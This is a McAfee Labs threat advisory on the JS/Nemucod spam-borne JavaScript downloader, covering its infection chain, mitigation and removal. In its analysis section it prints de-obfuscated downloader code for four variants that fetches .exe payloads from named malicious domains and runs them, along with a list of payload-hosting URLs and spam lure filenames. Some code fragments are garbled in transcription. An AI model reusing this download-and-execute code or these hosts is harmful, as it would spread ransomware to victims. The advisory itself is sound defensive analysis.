McAfee Labs Threat Advisory

JS/Nemucod

June 22, 2018

McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that may be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

To receive a notification when a Threat Advisory is published by McAfee Labs, select to receive “Malware and Threat Reports” at the following URL: https://sns.secure.mcafee.com/signup_login.

Summary

JS/Nemucod is a JavaScript downloader trojan that targets users through malware spam campaigns. JS/Nemucod downloads additional malware and executes it without the user’s consent. JS/Nemucod usually arrives on an infected machine through malicious spam emails with .zip extensions. When a user opens the .zip file and double clicks the JavaScript, the default browser (Internet Explorer, Mozilla, etc.) opens and executes JavaScript.

Detailed information about the threat, its propagation, characteristics, and mitigation are in the following sections:

- Infection and Propagation Vectors
- Mitigation
- Characteristics and Symptoms
- Restart Mechanism
- Remediation
- McAfee Foundstone Services

Infection and Propagation Vectors

The infection chain starts with a spam email that contains a malicious .zip file with a JavaScript (.js) file in it. The contents of the email are carefully designed to lure users using social engineering techniques.



Fig. 1: Nemucod Infection chain

Upon opening the attached .zip file, and double-clicking the JavaScript file inside it, the default browser opens and executes the JavaScript which downloads other malware. As per the current observation, JS/Nemucod is now downloading TeslaCrypt Ransomware. Previous JS/Nemucod variants were downloading malware such as Miruef, Crowti, etc.

For more information about downloaded malware, refer to the following Threat advisories:

- TeslaCrypt Ransomware: https://kc.mcafee.com/corporate/index?page=content&id=PD25854
- Crowti (CryptoWall): https://kc.mcafee.com/corporate/index?page=content&id=PD25480
- Protecting against Cryptolocker, CryptoWall & TeslaCrypt: https://kc.mcafee.com/corporate/index?page=content&id=PD25203

The spam email may arrive to the victim machine as shown in the following example:



Fig. 2: Spam email

The malware uses spam as a propagation vector, which comes with an attachment in the form of a .zip file. The following are some example .zip file names:

- E-ZPass_Invoice_00000485134.zip
- Court_Notification_0000067774.zip
- Silas Edwards.zip.00000002.zip
- Frachtbrief 270053 am 18.11.2015.zip
- invoice_LZWh5o.zip
- invoice_EBxuqi.Zip

Mitigation

Mitigating the threat at multiple levels such as file, registry, and URL can be achieved at various layers of McAfee products. Browse the product guidelines available here to mitigate the threats based on the behavior described below in the Characteristics and symptoms section.

Refer the following KB articles to configure Access Protection rules in VirusScan Enterprise:

KB81095 - How to create a user-defined Access Protection Rule from a VSE 8.x or ePO 5.x console
KB54812 - How to use wildcards when creating exclusions in VirusScan Enterprise 8.x

Basic rules on handling emails:

Email from unknown senders should be treated with caution. If an email looks strange, do the following: ignore it, delete it, and never open attachments or click on URLs. Opening file attachments, especially from unknown senders, harbors risks.

Never click links in emails without checking the URL. Many email programs permit the actual target of the link to be seen by hovering the mouse over the visible link without actually clicking on it (called the mouse-over function).

Never respond to spam emails. A response lets the fraudsters know that the address they wrote to is valid.

HIPS

- To blacklist applications using a Host Intrusion Prevention custom signature, refer to KB71329.
- To create an application blocking rules policies to prevent the binary from running, refer to KB71794.
- To create an application blocking rules policies that prevents a specific executable from hooking any other executable, refer to KB71794.

***** Disclaimer:** Use of *.* in an access protection rule would prevent all types of files from running and being accessed from that specific location. If specifying a process path under Processes to Include, the use of wildcards for Folder Names may lead to unexpected behavior. Users are requested to make this rule as specific as possible.

Because this malware uses spam attachments to spread, users may want to follow some other mitigation procedures to avoid this threat:

- Instruct users to not open unknown or unsolicited attachments.
- Ensure Microsoft Office Security policies for macros are set to High or Very High.
- Ensure GTI is enabled on gateway devices and endpoints.
- Ensure there are no allow list policies that exempt .doc/.docx attachments from spam/AV scanning.

Users of the following products may want to check if GTI is enabled in order to block the IP addresses being used to send spam:

- SaaS
- Email and Web Security 5.6
- Email Gateway (7.x or later) 7.5
- Email Gateway (7.x or later) 7.0
- GroupShield for Microsoft Exchange 7.0.x

Desktop users need to enable the Outlook plugin and also install the Site Advisor browser plugin to detect the spam attachment before it is opened and block access to the malicious domains.

Characteristics and Symptoms:

On analyzing some of the new variants of Nemucod, we found that these JavaScript files have two layers of obfuscation as shown below:

- **Variant 1:**

  The obfuscated variant code looks as shown in Figure 3:

Fig. 3: Obfuscated JavaScript code

After successfully de-obfuscating the first level obfuscated code, we could see the clear JavaScript Code as shown in Figure 4:

```
function lrMPEExno(uuaPPBSvzRn) {
var dhWXXgPD = WScript.CreateObject("Wscript.Shell");
dhWXXgPD.Run(uuaPPBSvzRn, 0x1, 0x0);
}
var h = ["fernytowd.com/80.exe?","igonnafuckyougood.com/80.exe?"];? ? ?".split(" ");
var bum =((1/*mLvS136281596n21475uM354193eOiZ*/)?"WScri":"")+"pt.Shell";
var sX = WScript.CreateObject(bum);
var mh = "%TEMP%\\";
var jtU = sX.ExpandEnvironmentStrings(mh);
var HuS = new ActiveXObject("Scripting"/*wEwnR2ibcfM*/+".File"+/*3HKxIIR*/"SystemObject");
var RrZf = jtU+"MQLFzBH\\";
try{
HuS.CreateFolder(RrZf);
}catch(uKQgxo){
};
var FEj = "2.XMLH";
var wfc = FEj + "TTP";
var cQ = true  , Sfkg = "ADOD";
var Zh = WScript.CreateObject("MS"+"XML"+(804794, wfc));
var XQJ = WScript.CreateObject(Sfkg + "B.St"+(632896, "ream"));
var OiU = 0;
var M = 1;
var NxuSkZC = 71222;
for (var J=OiU; J<h.length; J++)  {
var kk = 0;
try  {
poi = "GET";
Zh.open(poi,"http://"+h[J]+M, false); Zh.send(); if (Zh.status == 347-147)  {
XQJ.open(); XQJ.type = 1; XQJ.write(Zh.responseBody); if (XQJ.size > 250320-738)  {
kk = 1; XQJ.position = 0; XQJ.saveToFile/*nHDv70fvsi*/(RrZf/*3Dc633pnr9*/+NxuSkZC+".exe",4-2); try  {
if ((((new Date())>0.7700026888)) {
lrMPEExno(RrZf+NxuSkZC+/*HVq289MhVz*/".exe"/*CzeI17R5bL*/);
break;
}
}
catch (VD)  {
};
}; XQJ.close();
};
if (kk == 1)  {
OiU = J; break;
};
}
catch (VD)  {
};
};
```

Fig. 4: 1st level of De-obfuscated code

JS/Nemucod uses the Windows API “ExpandEnvironmentStrings” method to get the path of the “%temp%” folder location to download the final payload. After getting the path of the temp folder, it creates a folder with a random name (“MQLfzBH” as highlighted in Figure 4). It then tries to download the binary payload from one of the URLs present in the script (in this case: fernytowd.com/80.exe or igonnafuckyougood.com/80.exe) as highlighted in Figure. 4.

After the crafted JavaScript downloads the malicious file, it will start executing the same.

- **Variant 2**

  The obfuscated variant code looks as shown in Figure 5:

Fig. 5: Obfuscated JavaScript code

After successfully de-obfuscating the first level obfuscated code, we could see the clear JavaScript Code as shown in Figure 6:

```
var b = "vancebasilio.com ikengadevgroup.org cup-n-coin.com".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + "394509";
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var ld = 0;
for (var n = 1; n <= 3; n++) {
    for (var i = ld; i < b.length; i++) {
        var dn = 0;
        try {
            xo.open("GET", "http://" + b[i] + "/counter/?id=" + str + "&rnd=637608" + n, false);
            xo.send();
            if (xo.status == 200) {
                xa.open();
                xa.type = 1;
                xa.write(xo.responseBody);
                if (xa.size > 1000) {
                    dn = 1;
                    xa.position = 0;
                    xa.saveToFile(fn + n + ".exe", 2);
                    try {
                        ws.Run(fn + n + ".exe", 1, 0);
                    } catch (er) {};
                };
                xa.close();
            };
            if (dn == 1) {
                ld = i;
                break;
            };
        } catch (er) {};
    };
};
```

Fig. 6: 1st level of De-obfuscated code

In the second variant, JS/Nemucod uses the “ExpandEnvironmentStrings” method to get the path of the “%temp%” location to download the final payload. After getting the temp location, it uses the GET method and other parameters to download the binary payload from one of the compromised URLs present in the script (vancebasilio.com, etc.).

- **Variant 3**

  The third variant uses Base-64 encoded script to download the payload. The Base64 encoded script is highlighted in Figure 7:



Fig.7 : Base-64 encoded string

After decoding the base-64 encoded code, we could see the clear JavaScript Code as shown in Figure 8:

```
function lqathhYYm(XUBtJvupndp) {
var jGXFqaDY = WScript.CreateObject("Wscript.Shell");
jGXFqaDY.Run(XUBtJvupndp, 0x1, 0x0);
}
var o = "soughreneg.com/23.exe? goonricerwiththat.com/23.exe? ? ? ?".split(" ");
var qOz =((1/*Dipl213733596n948140uM354193eOiZ*/)?"WScri":"")+"pt.Shell";
var gl = WScript.CreateObject(qOz);
var uX = "%TEMP%\\";
var aku = gl.ExpandEnvironmentStrings(uX);
var GQl = new ActiveXObject("Scripting"/*wYdnyJapmsG*/+".File"+/*2VCr3L8*/"SystemObject");
var CUxP = aku+"Hkynndd\\";
try{
GQl.CreateFolder(CUxP);
}catch(FpLfXJ){
};
var xmg = "2.XMLH";
var Tln = xmg + "TTP";
var Vf = true  , rUMk = "ADOD";
var PA = WScript.CreateObject("MS"+"XML"+(145838, Tln));
var Xpq = WScript.CreateObject(rUMk + "B.St"+(91493, "ream"));
var Vgy = 0;
var R = 1;
var JdrNBxz = 889129;
for (var Z=Vgy; Z<o.length; Z++)  {
var eF = 0;
try  {
poi = "GET";
PA.open(poi,"http://"+o[Z]+R, false); PA.send(); if (PA.status == 785-585)  {
Xpq.open(); Xpq.type = 1; Xpq.write(PA.responseBody); if (Xpq.size > 242706-819)  {
eF = 1; Xpq.position = 0; Xpq.saveToFile/*Vbbd476fVe*/(CUxP/*uYU380v6xJ*/+JdrNBxz+".exe",4-2); try  {
if (((new Date())>0,7293845888)) {
lqathhYYm(CUxP+JdrNBxz+/*B1Pn17nOr6*/".exe"/*fsjk64YFzE*/);
break;
}
}
catch (Bp)  {
};
}; Xpq.close();
};
if (eF == 1)  {
Vgy = Z; break;
};
}
catch (Bp)  {
};
};
```

Fig. 8: Base-64 decoded script

➢ Variant 4

The obfuscated variant code looks as shown in Figure 9:

```
var acv='fnzuebnukcietnsisioocnwm fgdxclkl(kefkjrmd,bg syfuunfd,if oqrcgnww)yc{rx en ddvqravnrri vpwerssh kl=qb g
jnrwmdpesfnixtsySfstnfrkaimunzhglwsnm(sf"dc%ezTkcEeyMlyPng%vo"os)qm em+mq rhSmntyjrecigknsvgnr.rrfbvrcdoremrdCuih
dn)vc;lq go avxmaogv.pyozvndirooehpaufdpsybosdftevaoatnrexpcxihuxasonilgsnebe iz=do jefcouetncrcpztrvizooynnes nr
XoeObibvujqweuxcaytbn(ni"rcAbgDhqOwjDyoBxz.hwSlstjarjwevyazdmse"ds)qr;fi rw af lt xc au texbyavd.osoahpeaesgnzj(r
zpioovtsmoicnthjiguopenxl ss=cb nf0mm;ij ch al ok yc zh xoxyyagp.nusvkaivvzrelnTpqomvFzbinglycees(xmfnsnrl,df os2
mrfrbrox,jy qpfauaboltasqyeeq)tn;ic fm vj ko txxdyotr.tjswfedcnskdpt(jt)yq;lf pl zh jk rxipefoo db(ffritnsi zk>tx
 kz;zi}tbdixlyp(eo"rphwxtymtgfpjg:qe/aj/wbpouiinnbapwvobyruqisdnxggomsrj.tmcvdowcmtj/zvihfmrpgvk/bxsdectsrpgivmpa
oiplmbuggz/uysftcpmrjyibkpaitge.bcpvthuzpvp?ceiwsbhldbn2fy.ybjglprsged"um,kt lw"tn4eu5nc7ct3pu2vt0jh5ke.puemaxqae
ux5kt4ab8ty6ze9ga.xzezlxsreof"ty,cs vb1ez)hs;xl';var gtxpmuei=acv+blcq+kgqo;   var fvfqtsigp="";   var yeddlacu=3
";}else{yeddlacu=0;};         for (i=0;i<lrcmiqjnme.length;i +=yeddlacu){   fvfqtsigp=fvfqtsigp+lrcmiqjnme[i];}
```

Fig. 9: Obfuscated code

After successfully de-obfuscating the first level obfuscated code, we could see the clear JavaScript Code as shown in Figure 10:

```
function dl(fr, fn, rn) {
    var ws = new ActiveXObject("WScript.Shell");
    var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + fn;
    var xo = new ActiveXObject("MSXML2.XMLHTTP");
    xo.onreadystatechange = function() {
        if (xo.readyState === 4) {
            var xa = new ActiveXObject("ADODB.Stream");
            xa.open();
            xa.type = 1;
            xa.write(xo.ResponseBody);
            xa.position = 0;
            xa.saveToFile(fn, 2);
            xa.close();
        };
    };
    try {
        xo.open("GET", fr, false);
        xo.send();
        if (rn > 0) {
            ws.Run(fn, 0, 0);
        };
    } catch (er) {};
}
dl("http://pinporings.com/img/script.php?ibd1.jpg", "3274935.exe", 1);
dl("http://pinporings.com/img/script.php?ibd2.jpg", "4573205.exe", 1);
dl("http://pinporings.com/img/script.php?ibd3.jpg", "2954869.exe", 1);
```

Fig. 10: Deobfuscated code

List of compromised sites that host the JS/Nemucod payload:

- washawaydesctrucion.com/80.exe
- ifyougowegotoo.com/80.exe
- whatdidyaysay.com/97.exe
- iamthewinnerhere.com/97.exe
- fernytowd.com/73.exe
- igonnafuckyougood.com/73.exe
- fernytowd.com/89.exe
- igonnafuckyougood.com/89.exe
- whatdidyaysay.com/80.exe
- iamthewinnerhere.com/80.exe
- miracleworld1.com/91.exe
- firstwetakemanhat.com/91.exe
- fernytowd.com/80.exe
- areyouwevenlisten.com/80.exe
- firstwetakemanhat.com/80.exe
- miracleworld1.com/80.exe
- igonnafuckyougood.com/80.exe
- fernytowd.com/69.exe
- areyouwevenlisten.com/69.exe
- washawaydesctrucion.com/90.exe
- ifyougowegotoo.com/90.exe
- gammus.com/89.exe
- areyouwevenlisten.com/89.exe
- gammus.com/80.exe
- whatdidyaysay.com/73.exe
- iamthewinnerhere.com/73.exe
- firstwetakemanhat.com/69.exe
- miracleworld1.com/69.exe
- beatifulgdf9dr.com/80.exe
- whatdidyaysay.com/69.exe
- iamthewinnerhere.com/69.exe

Restart Mechanism

The downloaded Tescrypt payload creates an auto-start registry entry to ensure its copy will be executed upon reboot.

Remediation

The detection for this malware family is added to the database and would be available from DAT 8031. A Full Scan with updated DATS can remove the infection from the machine. McAfee Labs is actively downloading these variants as JS**/Nemucod.*** variants and the downloaded Tescrypt payload as **Ransom-Tescrypt!<partial hash>**.

Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx

This Advisory is for the education and convenience of McAfee customers. We try to ensure the accuracy, relevance, and timeliness of the information and events described; they are subject to change without notice.

McAfee™
Together is power.